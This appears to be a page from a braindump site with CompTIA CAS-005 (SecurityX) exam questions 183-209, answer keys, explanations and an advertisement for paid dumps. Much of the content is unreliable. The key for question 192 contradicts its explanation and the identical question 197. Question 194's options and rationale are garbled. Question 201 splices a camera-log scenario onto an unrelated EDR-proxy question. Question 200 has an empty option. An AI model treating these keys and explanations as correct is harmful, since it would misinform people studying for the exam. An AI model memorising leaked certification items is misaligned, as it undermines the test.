B. Install machine certificates on corporate devices and perform checks against the clients.

C. Configure device attestations and continuous authorization controls.

D. Deploy application protection policies using a corporate, cloud-based MDM solution.

**Answer: C (LEAVE A REPLY)**

Device attestation ensures that only corporate-approved devices can perform privileged actions in SaaS applications. Continuous authorization monitors ongoing device compliance, dynamically adjusting permissions based on security posture.

\* Blocking connections (A) is too restrictive and does not accommodate BYOD.

\* Machine certificates (B) help with authentication but do not provide continuous security assessment.

\* MDM policies (D) secure mobile devices but do not apply real-time access controls for SaaS applications.

Reference: CompTIA SecurityX (CAS-005) Exam Objectives- Domain 2.0 (Security Architecture), Section on Identity & Access Management (IAM)

### NEW QUESTION: 183

A company recently acquired a manufacturing plant. The acquiring company plans to create a unified network that does not impact its security posture. The manufacturing plant has been in operation for more than 30 years and has not followed an equipment replacement life cycle. Which of the following is the best way to meet this objective?

**A.** Implementing a WAF and patching the legacy IT equipment

**B.** Extending an SD-WAN with specific policies

**C.** Using a site-to-site VPN and integrating the manufacturing plant into the SIEM

**D.** Deploying a proxy server at the manufacturing plant

**Answer: B** ([LEAVE A REPLY](#))

The best answer is B. Extending an SD-WAN with specific policies because the question asks for a way to create a unified network while not weakening the acquiring company's security posture. In CompTIA SecurityX CAS-005, SD-WAN is explicitly part of Security Architecture, under "Deperimeterization: SASE, SD-WAN, and software-defined networking." The same official objective set also lists "Network architecture:

segmentation, microsegmentation, VPN..." and "Security boundaries... secure zones." Those objective areas support a policy-based integration approach in which the plant can be connected while maintaining segmentation, security zones, and centralized enforcement.

This is especially important because the manufacturing plant is old and has not followed an equipment refresh life cycle. That strongly suggests there may be legacy systems, operational technology, and devices that cannot be rapidly modernized or patched. A policy-driven SD-WAN design is more effective than simply connecting the site because it allows the acquiring company to preserve trust boundaries and apply differentiated controls to plant traffic. That aligns directly with CompTIA's official SecurityX emphasis on segmentation, secure zones, and deperimeterization technologies.

Why the other options are not the best choice:

A is not best because a WAF protects web applications, not an entire acquired manufacturing environment, and the scenario does not say the core issue is a web application stack. Also, "patching the legacy IT equipment" is unrealistic in a plant with decades-old infrastructure and does not answer the requirement for a unified but controlled network design. C is weaker because a site-to-site VPN provides connectivity and SIEM provides visibility, but neither by itself gives the same policy-based segmentation and architectural control as SD-WAN. D is too narrow because a proxy server does not solve full-site network integration or architecture-wide posture management.

References:

CompTIA SecurityX (CAS-005) official certification page and exam objectives summary, especially Security Architecture domains covering SD-WAN, segmentation, VPN, and secure zones.

### NEW QUESTION: 184

A security engineer performed a code scan that resulted in many false positives. The security engineer must find a solution that improves the quality of scanning results before application deployment. Which of the following is the best solution?

**A.** Limiting the tool to a specific coding language and tuning the rule set

**B.** Configuring branch protection rules and dependency checks

**C.** Using an application vulnerability scanner to identify coding flaws in production

**D.** Performing updates on code libraries before code development

**Answer: A** ([LEAVE A REPLY](#))

To improve the quality of code scanning results and reduce false positives, the best solution is to limit the tool to a specific coding language and fine-tune the rule set. By configuring the code scanning tool to focus on the specific language used in the application, the tool can more accurately identify relevant issues and reduce the number of false positives. Additionally, tuning the rule set ensures that the tool's

checks are appropriate for the application's context, further improving the accuracy of the scan results.

Reference:

CompTIA SecurityX Study Guide: Discusses best practices for configuring code scanning tools, including language-specific tuning and rule set adjustments.

"Secure Coding: Principles and Practices" by Mark G. Graff and Kenneth R. van Wyk: Highlights the importance of customizing code analysis tools to reduce false positives.

OWASP (Open Web Application Security Project): Provides guidelines for configuring and tuning code scanning tools to improve accuracy.

NEW QUESTION: 185

Recent reports indicate that a software tool is being exploited. Attackers were able to bypass user access controls and load a database. A security analyst needs to find the vulnerability and recommend a mitigation.

The analyst generates the following output:

```
C:\>whoami
local-user
C:\>netuser local-user Welcome!
The command completed successfully.
C:\>dbloader.exe local-user Welcome!
Insufficient Permissions. Now Closing...
C:\>setring dbloader.exe
!This program cannot be run in DOS Mode
d810ad2r!
Load Database...
182(*nx
(10jN*jk
fahn82mk0a
C:\>dbloader.exe admin d810ad2r!
```

Which of the following would the analyst most likely recommend?

- A. Installing appropriate EDR tools to block pass-the-hash attempts
- B. Adding additional time to software development to perform fuzz testing
- C. Removing hard coded credentials from the source code
- D. Not allowing users to change their local passwords

Answer: C (LEAVE A REPLY)

The output indicates that the software tool contains hard-coded credentials, which attackers can exploit to bypass user access controls and load the database. The mostlikely recommendation is to remove hard-coded credentials from the source code. Here's why:

Security Best Practices: Hard-coded credentials are a significant security risk because they can be easily discovered through reverse engineering or simple inspection of the code. Removing them reduces the risk of unauthorized access.

Credential Management: Credentials should be managed securely using environment variables, secure vaults, or configuration management tools that provide encryption and access controls.

Mitigation of Exploits: By eliminating hard-coded credentials, the organization can prevent attackers from easily bypassing authentication mechanisms and gaining unauthorized access to sensitive systems.

References:

CompTIA Security+ SY0-601 Study Guide by Mike Chapple and David Seidl

OWASP Top Ten: Insecure Design

NIST Special Publication 800-53: Security and Privacy Controls for Information Systems and Organizations

NEW QUESTION: 186

A security analyst is troubleshooting the reason a specific user is having difficulty accessing company resources. The analyst reviews the following information:

| User   | Source IP    | Source location | User assigned location | MFA satisfied? | Sign-in status |
|--------|--------------|-----------------|------------------------|----------------|----------------|
| SALES1 | 8.11.4.16    | Germany         | France                 | Yes            | Blocked        |
| SALES1 | 8.11.4.16    | Germany         | France                 | Yes            | Blocked        |
| ACCT1  | 192.168.4.18 | France          | France                 | No             | Allowed        |
| SALES1 | 8.11.4.16    | Germany         | France                 | Yes            | Blocked        |
| ACCT1  | 8.11.4.16    | Germany         | France                 | Yes            | Blocked        |
| SALES2 | 8.11.4.20    | France          | France                 | Yes            | Allowed        |

Which of the following is most likely the cause of the issue?

- A.** The local network access has been configured to bypass MFA requirements.
- B.** A network geolocation is being misidentified by the authentication server
- C.** Administrator access from an alternate location is blocked by company policy
- D.** Several users have not configured their mobile devices to receive OTP codes

**Answer:** ([SHOW ANSWER](#))

The table shows that the user "SALES1" is consistently blocked despite having met the MFA requirements.

The common factor in these blocked attempts is the source IP address (8.11.4.16) being identified as from Germany while the user is assigned to France. This discrepancy suggests that the network geolocation is being misidentified by the authentication server, causing legitimate access attempts to be blocked.

Why Network Geolocation Misidentification?

Geolocation Accuracy: Authentication systems often use IP geolocation to verify the location of access attempts. Incorrect geolocation data can lead to legitimate requests being denied if they appear to come from unexpected locations.

Security Policies: Company security policies might block access attempts from certain locations to prevent unauthorized access. If the geolocation is wrong, legitimate users can be inadvertently blocked.

Consistent Pattern: The user "SALES1" from the IP address 8.11.4.16 is always blocked, indicating a consistent issue with geolocation.

Other options do not align with the pattern observed:

- A). Bypass MFA requirements: MFA is satisfied, so bypassing MFA is not the issue.
- C). Administrator access policy: This is about user access, not specific administrator access.
- D). OTP codes: The user has satisfied MFA, so OTP code configuration is not the issue.

References:

CompTIA SecurityX Study Guide

"Geolocation and Authentication," NIST Special Publication 800-63B

"IP Geolocation Accuracy," Cisco Documentation

### **NEW QUESTION: 187**

During an incident response activity, the response team collected some artifacts from a compromised server, but the following information is missing:

- Source of the malicious files
- Initial attack vector
- Lateral movement activities

The next step in the playbook is to reconstruct a timeline. Which of the following best supports this effort?

- A.** Executing decompilation of binary files
- B.** Analyzing all network routes and connections
- C.** Performing primary memory analysis
- D.** Collecting operational system logs and storage disk data

**Answer: D** ([LEAVE A REPLY](#))

Collecting operating system logs and storage disk data provides historical records of file creation, modifications, user activity, and system events. These artifacts are essential for reconstructing a detailed timeline of the attack, including the source of malicious files, initial entry, and lateral movement.

### **NEW QUESTION: 188**

An analyst wants to conduct a risk assessment on a new application that is being deployed.

Given the following information:

- Total budget allocation for the new application is unavailable.
- Recovery time objectives have not been set.
- Downtime loss calculations cannot be provided.

Which of the following statements describes the reason a qualitative assessment is the best option?

- A. Sufficient metrics are not available to conduct other risk assessment types.
- B. The analyst has previous work experience in application development.
- C. The organization wants to find the monetary value of any outages.
- D. An organizational risk register tracks all risks and mitigations across business units.

**Answer: A** ([LEAVE A REPLY](#))

#### NEW QUESTION: 189

A security analyst received a report that an internal web page is down after a company-wide update to the web browser. Given the following error message:

```
Your connection is not private.  
Attackers might be trying to steal your information for www.internalwebsite.company.com.  
NET::ERR_CERT_WEAK_SIGNATURE_ALGORITHM
```

Which of the following is the best way to fix this issue?

- A. Rewriting any legacy web functions
- B. Disabling all deprecated ciphers
- C. Blocking all non-essential ports
- D. Discontinuing the use of self-signed certificates

**Answer: D** ([LEAVE A REPLY](#))

The error message "NET::ERR\_CERT\_WEAK\_SIGNATURE\_ALGORITHM" indicates that the web browser is rejecting the certificate because it uses a weak signature algorithm. This commonly happens with self-signed certificates, which often use outdated or insecure algorithms.

Why Discontinue Self-Signed Certificates?

Security Compliance: Modern browsers enforce strict security standards and may reject certificates that do not comply with these standards.

Trusted Certificates: Using certificates from a trusted Certificate Authority (CA) ensures compliance with security standards and is less likely to be flagged as insecure.

Weak Signature Algorithm: Self-signed certificates might use weak algorithms like MD5 or SHA-1, which are considered insecure.

Other options do not address the specific cause of the certificate error:

- A . Rewriting legacy web functions: Does not address the certificate issue.
- B . Disabling deprecated ciphers: Useful for improving security but not related to the certificate error.
- C . Blocking non-essential ports: This is unrelated to the issue of certificate validation.

Reference:

CompTIA SecurityX Study Guide

"Managing SSL/TLS Certificates," OWASP

"Best Practices for Certificate Management," NIST Special Publication 800-57

#### NEW QUESTION: 190

A company is developing a new service product offering that will involve the Security Officer (CISO) researching the relevant compliance regulations. Which of the following best describes the CISO's action?

- A. Data retention
- B. Data classification
- C. Due diligence
- D. Reference framework

**Answer: C** ([LEAVE A REPLY](#))

Comprehensive and Detailed Step-by-Step

Option A: Data retention

Data retention refers to how long an organization retains its data to comply with legal, regulatory, or business requirements.

The CISO's action focuses on researching compliance regulations, not on retaining data.

Option B: Data classification

Data classification deals with organizing data based on sensitivity and importance. While important, this is unrelated to researching compliance regulations.

Option C: Due diligence

Correct Answer.

Due diligence involves investigating and verifying processes, regulations, or environments to ensure compliance with laws and standards.

The CISO researching compliance regulations aligns directly with the concept of due diligence.

This concept is foundational in the CASP+ syllabus under governance and legal compliance.

Option D: Reference framework

Reference frameworks provide templates for structuring security initiatives (e.g., ISO 27001 or NIST CSF).

While a framework may aid compliance, researching compliance regulations is a due diligence activity, not a reference framework application.

Reference:

CompTIA CASP+ Study Guide (Current Edition) - Chapters on GRC and Legal Compliance.

CASP+ Objective 3.2: Integrate enterprise resilience.

**NEW QUESTION: 191**

During a security assessment using an EDR solution, a security engineer generates the following report about the assets in the system:

| Device | Type       | EDR status          |
|--------|------------|---------------------|
| LN002  | Linux SE   | Enabled (unmanaged) |
| 0WIN23 | Windows 7  | Enabled             |
| 0WIN29 | Windows 10 | Enabled (bypass)    |
| MAC005 | Mac OS     | Enabled             |

After five days, the EDR console reports a blocked infection on the host 0WIN23 by a remote access Trojan. Which of the following most likely enabled the attempted infection?

- A. 0W1N23 uses a legacy version of Windows that is not supported by the EDR
- B. LN002 was not supported by the EDR solution and propagates the RAT
- C. The EDR has an unknown vulnerability that was exploited by the attacker
- D. 0W1N29 spreads the malware through other hosts in the network

**Answer: D (LEAVE A REPLY)**

The key clue is the "Enabled (bypass)" status on 0WIN29. That means the EDR agent was running but being bypassed, effectively allowing malicious code to execute unchecked. An attacker could exploit that bypass to install the RAT on 0WIN29, and then attempt lateral movement to 0WIN23. 0WIN23's EDR then detected and blocked the inbound infection, but the initial foothold was enabled by the vulnerability in the 0WIN29 deployment.

**NEW QUESTION: 192**

The material findings from a recent compliance audit indicate a company has an issue with excessive permissions. The findings show that employees changing roles or departments results in privilege creep.

Which of the following solutions are the best ways to mitigate this issue?

(Choose two.)

- A. Setting different access controls defined by business area

- B. Implementing a role-based access policy
- C. Designing a least-needed privilege policy
- D. Establishing a mandatory vacation policy
- E. Performing periodic access reviews
- F. Requiring periodic job rotation

**Answer: A,D (**[\*\*LEAVE A REPLY\*\*](#)**)**

To mitigate the issue of excessive permissions and privilege creep, the best solutions are:

Implementing a Role-Based Access Policy:

Role-Based Access Control (RBAC): This policy ensures that access permissions are granted based on the user's role within the organization, aligning with the principle of least privilege.

Users are only granted access necessary for their role, reducing the risk of excessive permissions.

#### **NEW QUESTION: 193**

A senior security engineer flags the following log file snippet as having likely facilitated an attacker's lateral movement in a recent breach:

qry\_source: 19.27.214.22 TCP/53

qry\_dest: 199.105.22.13 TCP/53

qry\_type: AXFR

| in comptia.org

----- directoryserver1 A 10.80.8.10

-----directoryserver2 A 10.80.8.11

----- directoryserver3 A 10.80.8.12

----- internal-dns A 10.80.9.1

----- www-int A 10.80.9.3

----- fshare A 10.80.9.4

----- sip A 10.80.9.5

----- msn-crit-apcs A 10.81.22.33

Which of the following solutions, if implemented, would mitigate the risk of this issue reoccurring?

- A. Disabling DNS zone transfers
- B. Restricting DNS traffic to UDP/53
- C. Implementing DNS masking on internal servers
- D. Permitting only clients from internal networks to query DNS

**Answer: A (**[\*\*LEAVE A REPLY\*\*](#)**)**

Comprehensive and Detailed

The log shows an AXFR (zone transfer) query, which exposed internal DNS records, aiding lateral movement. Let's evaluate:

A . Disabling DNS zone transfers:AXFR allows full DNS zone data to be transferred. Disabling it externally prevents attackers from mapping internal networks, directly mitigating this issue per CAS-005's security operations focus.

B . Restricting to UDP/53:AXFR uses TCP/53, so this wouldn't stop it.

C . DNSmasking:Obscures records but isn't a standard term for this fix.

#### **NEW QUESTION: 194**

A company lined an email service provider called my-email.com to deliver company emails. The company stalled having several issues during the migration. A security engineer is troubleshooting and observes the following configuration snippet:

|       |    |       |                                    |       |
|-------|----|-------|------------------------------------|-------|
| @     | MX | 10    | email.company.com                  | 45000 |
| www   | IN | CNAME | web01.company.com.                 |       |
| email | IN | CNAME | srv01.company.com                  |       |
| srv01 | IN | A     | 192.168.1.10                       |       |
| web01 | IN | A     | 192.168.1.11                       |       |
| @     | IN | TXT   | "v=dmARC include:company.com -all" |       |

Which of the following should the security engineer modify to fix the issue? (Select two).

- A. The email CNAME record must be changed to a type A record pointing to 192.168.111
- B. The TXT record must be Changed to "v=dkim ip4:192.168.1.10 include:my-email.com -all"
- C. The srvo1 A record must be changed to a type CNAME record pointing to the email server
- D. The email CNAME record must be changed to a type A record pointing to 192.168.1.10
- E. The TXT record must be changed to "v=dkim ip4:192.168.1.11 include my-email.com -ell"
- F. The TXT record must be Changed to "v=dkim ip4:192.168.1.10 include:email-all"
- G. The srv01 A record must be changed to a type CNAME record pointing to the web01 server

**Answer: B,D (LEAVE A REPLY)**

The security engineer should modify the following to fix the email migration issues:

Email CNAME Record: The email CNAME record must be changed to a type A record pointing to 192.168.1.10. This is because CNAME records should not be used where an IP address (A record) is required. Changing it to an A record ensures direct pointing to the correct IP.

TXT Record for DMARC: The TXT record must be changed to "v=dmARC ip4:192.168.1.10 include

.com -all". This ensures proper configuration of DMARC (Domain-based Message Authentication, Reporting & Conformance) to include the correct IP address and the email service provider domain.

DMARC: Ensuring the DMARC record is correctly set up helps in preventing email spoofing and phishing, aligning with email security best practices.

Reference:

CompTIA Security+ SY0-601 Study Guide by Mike Chapple and David Seidl

RFC 7489: Domain-based Message Authentication, Reporting & Conformance (DMARC) NIST Special Publication 800-45: Guidelines on Electronic Mail Security

### NEW QUESTION: 195

A security engineer needs to secure the OT environment based on the following requirements:

- Isolate the OT network segment
- Restrict Internet access.
- Apply security updates to workstations
- Provide remote access to third-party vendors

Which of the following design strategies should the engineer implement to best meet these requirements?

- A. Deploy a jump box on the third party network to access the OT environment and provide updates using a physical delivery method on the workstations
- B. Implement a bastion host in the OT network with security tools in place to monitor access and use a dedicated update server for the workstations.
- C. Enable outbound internet access on the OT firewall to any destination IP address and use the centralized update server for the workstations
- D. Create a staging environment on the OT network for the third-party vendor to access and enable automatic updates on the workstations.

**Answer: (SHOW ANSWER)**

To secure the Operational Technology (OT) environment based on the given requirements, the best approach is to implement a bastion host in the OT network. The bastion host serves as a secure entry point for remote access, allowing third-party vendors to connect while being monitored by security tools. Using a dedicated update server for workstations ensures that security updates are applied in a controlled manner without direct internet access.

### NEW QUESTION: 196

A company wants to improve and automate the compliance of its cloud environments to meet industry standards. Which of the following resources should the company use to best achieve this goal?

- A. Jenkins
- B. Python
- C. Ansible
- D. PowerShell

**Answer: C (LEAVE A REPLY)**

Automating compliance in cloud environments requires a tool that can enforce configurations, manage infrastructure as code, and align with industry standards (e.g., NIST, ISO). Let's evaluate:

- A). Jenkins: A CI/CD tool for automating software builds and deployments. It's not designed for compliance enforcement or infrastructure management.
- B). Python: A programming language that can be scripted for automation but lacks built-in compliance-focused features without significant custom development.
- C). Ansible: An automation tool for configuration management, application deployment, and compliance enforcement. It uses playbooks to define desired states, making it ideal for automating compliance checks and remediation in cloud environments (e.g., AWS, Azure). CAS-005 emphasizes automation tools for security and compliance, and Ansible fits perfectly.

Reference: CompTIA SecurityX (CAS-005) objectives, Domain 3: Security Engineering and Cryptography, focusing on automation for compliance in cloud environments.

**Valid CAS-005 Dumps** shared by BraindumpsPass.com for Helping Passing CAS-005 Exam! BraindumpsPass.com now offer the **newest CAS-005 exam dumps**, the BraindumpsPass.com CAS-005 exam **questions have been updated** and **answers have been corrected** get the **newest** BraindumpsPass.com CAS-005 dumps with Test Engine here:

<https://www.braindumpsPASS.com/CompTIA/CAS-005-practice-exam-dumps.html> (348 Q&As Dumps, **40%OFF** Special Discount: **Exam-Tests**)

#### NEW QUESTION: 197

The material findings from a recent compliance audit indicate a company has an issue with excessive permissions. The findings show that employees changing roles or departments results in privilege creep. Which of the following solutions are the best ways to mitigate this issue?

(Choose two.)

- A. Setting different access controls defined by business area
- B. Implementing a role-based access policy
- C. Designing a least-needed privilege policy
- D. Establishing a mandatory vacation policy
- E. Performing periodic access reviews
- F. Requiring periodic job rotation

**Answer: B,E (LEAVE A REPLY)**

Role-based access control (RBAC) ensures that permissions are tied to job roles rather than individuals, making it easier to update or change access when someone switches roles.

Periodic access reviews help detect and correct excessive permissions by regularly reviewing who has access to what and removing any unnecessary privileges.

#### NEW QUESTION: 198

During a periodic internal audit, a company identifies a few new, critical security controls that are missing.

The company has a mature risk management program in place, and the following requirements must be met:

- \* The stakeholders should be able to see all the risks.
- \* The risks need to have someone accountable for them.

Which of the following actions should the GRC analyst take next?

- A. Add the risk to the risk register and assign the owner and severity.
- B. Change the risk appetite and assign an owner to it.

- C. Mitigate the risk and change the status to accepted.
- D. Review the risk to decide whether to accept or reject it.

**Answer:** ([SHOW ANSWER](#))

A risk register is a tool commonly used in risk management to document all identified risks, their assessment in terms of likelihood and impact, and the actions steps to manage them. By adding the newly identified risks to the risk register and assigning an owner and severity, the organization ensures that each risk is visible to stakeholders and has a designated individual responsible for its management. This aligns with the company's requirements for transparency and accountability in risk management.

#### NEW QUESTION: 199

A company wants to install a three-tier approach to separate the web, database, and application servers. A security administrator must harden the environment which of the following is the best solution?

- A. Deploying a VPN to prevent remote locations from accessing server VLANs
- B. Configuring a SASb solution to restrict users to server communication
- C. Implementing microsegmentation on the server VLANs
- D. installing a firewall and making it the network core

**Answer: C** ([LEAVE A REPLY](#))

The best solution to harden a three-tier environment (web, database, and application servers) is to implement microsegmentation on the server VLANs.

Enhanced Security: Microsegmentation creates granular security zones within the data center, allowing for more precise control over east-west traffic between servers. This helps prevent lateral movement by attackers who may gain access to one part of the network.

Isolation of Tiers: By segmenting the web, database, and application servers, the organization can apply specific security policies and controls to each segment, reducing the risk of cross-tier attacks.

Compliance and Best Practices: Microsegmentation aligns with best practices for network security and helps meet compliance requirements by ensuring that sensitive data and systems are properly isolated and protected.

#### NEW QUESTION: 200

A security administrator needs to automate alerting. The server generates structured log files that need to be parsed to determine whether an alarm has been triggered. Given the following code function:

```
def parse_logs(logfile):  
    with open(logfile) as log_file:  
        parsed_log = json.load(log_file)  
        if parsed_log["error_log"]["system_1"]["InAlarmState"]:
```

Which of the following is most likely the log input that the code will parse?

- A. 

```
[{"error_log": [{"system_1": [{"InAlarmState": True}]}]}
```
- B. 

```
<"error_log"><"system_1"></"InAlarmState"="True"></"system_1"></"error_log">
```
- C. 

```
error_log:  
{ "error_log": { "system_1": { "InAlarmState": True } } }
```
- D.

**Answer:** ([SHOW ANSWER](#))

The code function provided in the question seems to be designed to parse JSON formatted logs to check for an alarm state.

Option A is a JSON format that matches the structure likely expected by the code. The presence of the "error\_log" and "InAlarmState" keys suggests that this is the correct input format.

#### NEW QUESTION: 201

A building camera is remotely accessed and disabled from the remote console application during off-hours. A security analyst reviews the following logs:

```
11 Dec 16:03:43 192.168.2.45 access granted to admin from 192.168.2.5 443 GET /cameras/loading_dock.htm 200
Mozilla/5.0 (Windows NT 5.1) Gecko
11 Dec 16:33:43 192.168.2.45 access granted to admin from 192.168.2.5 443 GET /cameras/loading_dock.htm 200
Mozilla/5.0 (Windows NT 5.1) Gecko
11 Dec 22:30:23 192.168.2.45 access granted to admin from 104.18.16.29 80 GET /cameras/loading_dock.htm 200
Mozilla/5.0 (X11.Linux x86_64) AppleWebKit
11 Dec 23:00:23 192.168.2.45 logoff admin from 104.18.16.29 80 GET /cameras/loading_dock.htm 200 Mozilla/5.0
(X11.Linux x86_64) AppleWebKit
11 Dec 23:05:43 192.168.2.45 access granted to admin from 104.18.16.29 80 GET /cameras/loading_dock.htm 200
Mozilla/5.0 (X11.Linux x86_64) AppleWebKit
11 Dec 23:35:43 192.168.2.45 logoff admin from 104.18.16.29 80 GET /cameras/loading_dock.htm 200 Mozilla/5.0
(X11.Linux x86_64) AppleWebKit
12 Dec 00:30:53 192.168.2.45 access granted to admin from 104.18.16.29 80 GET /cameras/loading_dock.htm 200
Mozilla/5.0 (X11.Linux x86_64) AppleWebKit
```

A security architect is onboarding a new EDR agent on servers that traditionally do not have internet access.

In order for the agent to receive updates and report back to the management console, some changes must be made. Which of the following should the architect do to best accomplish this requirement? (Select two).

- A. Create a firewall rule to only allow traffic from the subnet to the internet via a proxy.
- B. Configure a proxy policy that blocks all traffic on port 443.
- C. Configure a proxy policy that allows only fully qualified domain names needed to communicate to a portal.
- D. Create a firewall rule to only allow traffic from the subnet to the internet via port 443.
- E. Create a firewall rule to only allow traffic from the subnet to the internet to fully qualified names that are not identified as malicious by the firewall vendor.
- F. Configure a proxy policy that blocks only lists of known-bad, fully qualified domain names.

**Answer: (SHOW ANSWER)**

SecurityX CAS-005 endpoint security and network control objectives emphasize least privilege network access.

\* Creating a firewall rule to allow outbound traffic only via a proxy (A) ensures centralized inspection and control.

\* Configuring the proxy to allow only the required FQDNs for EDR management communication (C) limits exposure to necessary destinations. Options D and E allow broader access than necessary, and B would block required communications entirely. F relies on blocklists instead of allowlists, which is less secure for high-assurance environments.

#### NEW QUESTION: 202

A company discovers intellectual property data on commonly known collaboration web applications that allow the use of slide templates. The systems administrator is reviewing the configurations of each tool to determine how to prevent this issue. The following security solutions are deployed:

- CASB
- SASE
- WAF
- EDR
- Firewall
- IDS
- SIEM
- DLP endpoints

Which of the following should the administrator do to address the issue?

- A. Enable blocking for all WAF policies.
- B. Enforce a policy to block unauthorized web applications within CASB.
- C. Create an alert within the SIEM for outgoing network traffic to the suspected website.
- D. Configure DLP endpoints to block sensitive data to the mass media.

**Answer:** ([SHOW ANSWER](#))

A CASB sits inline between users and cloud services, giving you visibility and control over shadow IT. By configuring your CASB to block or quarantine uploads to any unsanctioned collaboration or file-sharing platforms, you'll prevent sensitive slide decks from being stored in those public web apps. This stops the leakage at the cloud access layer rather than relying on endpoint or network detection alone.

#### NEW QUESTION: 203

A pharmaceutical company uses a cloud provider to host thousands of independent resources in object storage. The company needs a practical and effective means of discovering data, monitoring changes, and identifying suspicious activity. Which of the following would best meet these requirements?

- A. A machine-learning-based data security service
- B. A file integrity monitoring service
- C. A cloud configuration assessment and compliance service
- D. An automated data classification system

**Answer:** ([SHOW ANSWER](#))

A machine-learning-based data security service would be the best solution for discovering data, monitoring changes, and identifying suspicious activity in the context of a cloud-based object storage environment. Such a service can analyze patterns in data access and usage to identify anomalies, suspicious behavior, and potential security incidents. Machine learning models can continuously learn and adapt to new behaviors, making it effective at detecting emerging threats in real time.

#### NEW QUESTION: 204

A company receives reports about misconfigurations and vulnerabilities in a third-party hardware device that is part of its released products. Which of the following solutions is the best way for the company to identify possible issues at an earlier stage?

- A. Implementing a monitoring process for the integration between the application and the vendor appliance
- B. Performing vulnerability tests on each device delivered by the providers
- C. Implementing a proper supply chain risk management program
- D. Performing regular red-team exercises on the vendor production line

**Answer:** C ([LEAVE A REPLY](#))

#### NEW QUESTION: 205

A company must build and deploy security standards for all servers in its on-premises and cloud environments based on hardening guidelines. Which of the following solutions most likely meets the requirements?

- A. Develop a security baseline to integrate with the vulnerability scanning platform to alert about any server not aligned with the new security standards.
- B. Create baseline images for each OS in use, following security standards, and integrate the images into the patching and deployment solution.
- C. Build all new images from scratch, installing only needed applications and modules in accordance with the new security standards.
- D. Run a script during server deployment to remove all the unnecessary applications as part of provisioning.

**Answer:** B ([LEAVE A REPLY](#))

Creating secure baseline images ensures consistent, repeatable deployment aligned with hardening standards.

These images can be used across on-premises and cloud environments, ensuring compliance and reducing misconfigurations.

Vulnerability alerts (A) are reactive, not preventive.

Building images from scratch (C)is time-consuming and unnecessary if baselines exist.  
Scripts for cleanup (D)are useful but do not prevent initial insecure configurations.  
Reference:CompTIA SecurityX (CAS-005) Exam Objectives- Domain 3.0 (Security Engineering), Section onSystem Hardening & Configuration Management

**NEW QUESTION: 206**

A security analyst is reviewing the following event timeline from an COR solution:

| Time      | File name         | File action     | Action verdict |
|-----------|-------------------|-----------------|----------------|
| 4:08 p.m. | hr-reporting.docx | File save       | Allowed        |
| 4:09 p.m. | hr-reporting.docx | Scan initiated  | Pending        |
| 4:10 p.m. | hr-reporting.docx | File execute    | Allowed        |
| 4:16 p.m. | paychecks.xlsx    | File save       | Allowed        |
| 4:16 p.m. | paychecks.xlsx    | File shared     | Allowed        |
| 4:17 p.m. | hr-reporting.docx | Script launched | Allowed        |
| 4:19 p.m. | hr-reporting.docx | Scan complete   | Malware found  |
| 4:20 p.m. | paychecks.xlsx    | File edit       | Allowed        |

Which of the following most likely has occurred and needs to be fixed?

- A. The DI P has failed to block malicious exfiltration and data tagging is not being utilized properly
- B. An EDR bypass was utilized by a threat actor and updates must be installed by the administrator.
- C. A logic law has introduced a TOCTOU vulnerability and must be addressed by the COR vendor
- D. A potential insider threat is being investigated and will be addressed by the senior management team.

Answer: (SHOW ANSWER)

The event timeline indicates a sequence where a file (hr-reporting.docx) was saved, scanned, executed, and eventually found to contain malware. The critical issue here is that the malware scan completed after the file was already executed. This suggests a Time-Of-Check to Time-Of-Use (TOCTOU) vulnerability, where the state of the file changed between the time it was checked and the time it was used.

References:

- \* CompTIA SecurityX Study Guide: Discusses TOCTOU vulnerabilities as a timing attack where the state of a resource changes after it has been validated.
- \* NIST Special Publication 800-53, "Security and Privacy Controls for Federal Information Systems and Organizations": Recommends addressing TOCTOU vulnerabilities to ensure the integrity of security operations.
- \* "The Art of Software Security Assessment" by Mark Dowd, John McDonald, and Justin Schuh: Covers logic flaws and timing vulnerabilities, including TOCTOU issues.

**NEW QUESTION: 207**

A security architect is designing Zero Trust enforcement policies for all end users. The majority of users work remotely and travel frequently for work. Which of the following controls should the security architect do first?

- A. Switch user MFA from software-based tokens to hardware time-based OTPs.
- B. Implement TLS decryption and inspect inbound and outbound network traffic.
- C. Enforce daily posture compliance checks against the endpoint security controls.
- D. Deploy context-aware reauthentication with UBA baseline deviations.

Answer: D (LEAVE A REPLY)

Zero Trust security is based on the principle of "never trust, always verify." For a mobile and frequently traveling workforce, enforcing rigid access models without adaptability creates friction and hampers productivity. The first priority in Zero Trust design for such a workforce is to deploy context-aware reauthentication combined with User Behavior Analytics (UBA). This ensures that deviations from baseline user behavior-such as unusual geographic access, time of day anomalies, or device changes-trigger additional authentication or session restrictions.

Option A (hardware OTPs) enhances authentication security but does not provide adaptive, risk-based controls for varying user behavior. Option B (TLS decryption) focuses on network traffic inspection, which is important but secondary to ensuring identity and access enforcement in a Zero Trust model. Option C (posture compliance checks) is necessary but typically part of ongoing device security enforcement rather than the initial step.

**NEW QUESTION: 208**

During a vulnerability assessment, a scan reveals the following finding:

Windows Server 2016 Missing hotfix KB87728 - CVSS 3.1 Score: 8.1 [High] - Affected host 172.16.15.2 Later in the review process, the remediation team marks the finding as a false positive. Which of the following is the best way to avoid this issue on future scans?

- A. Getting an up-to-date list of assets from the CMDB
- B. Performing an authenticated scan on the servers
- C. Configuring the sensor with an advanced policy for fingerprinting servers
- D. Coordinating the scan execution with the remediation team early in the process

**Answer: B** ([LEAVE A REPLY](#))

Comprehensive and Detailed In-Depth Explanation:

\* Authenticated scans allow the scanner to verify installed patches and configurations, reducing false positives.

\* Other options:

\* A (CMDB updates) improve asset tracking but do not validate patch installations.

\* C (Advanced fingerprinting) improves accuracy but does not replace authentication.

\* D (Coordination with teams) is good practice but does not prevent false positives.

**NEW QUESTION: 209**

After discovering that an employee is using a personal laptop to access highly confidential data, a systems administrator must secure the company's data. Which of the following capabilities best addresses this situation?

- A. OCSP stapling
- B. CASB
- C. SOAR
- D. Conditional access
- E. Package monitoring

**Answer: (**[SHOW ANSWER](#)**)**

The best solution is Conditional Access (D). Conditional access policies enforce access requirements based on contextual signals such as device compliance, user identity, location, or risk profile. In this case, the administrator can configure conditional access to ensure that only managed, corporate-approved devices are allowed to access confidential data. If an employee attempts to use a personal laptop, the access request will be blocked or redirected to a secure process (e.g., virtual desktop).

Option A (OCSP stapling) relates to certificate revocation checking and does not control device access. Option B (CASB) provides cloud access visibility and control but is broader and less precise than enforcing direct device-level conditional policies. Option C (SOAR) orchestrates responses but is not primarily designed for access enforcement. Option E (package monitoring) detects software changes but does not prevent unauthorized device usage.

Conditional access is a core principle in Zero Trust and modern IAM, making it the best solution for ensuring that sensitive data can only be accessed from trusted devices.

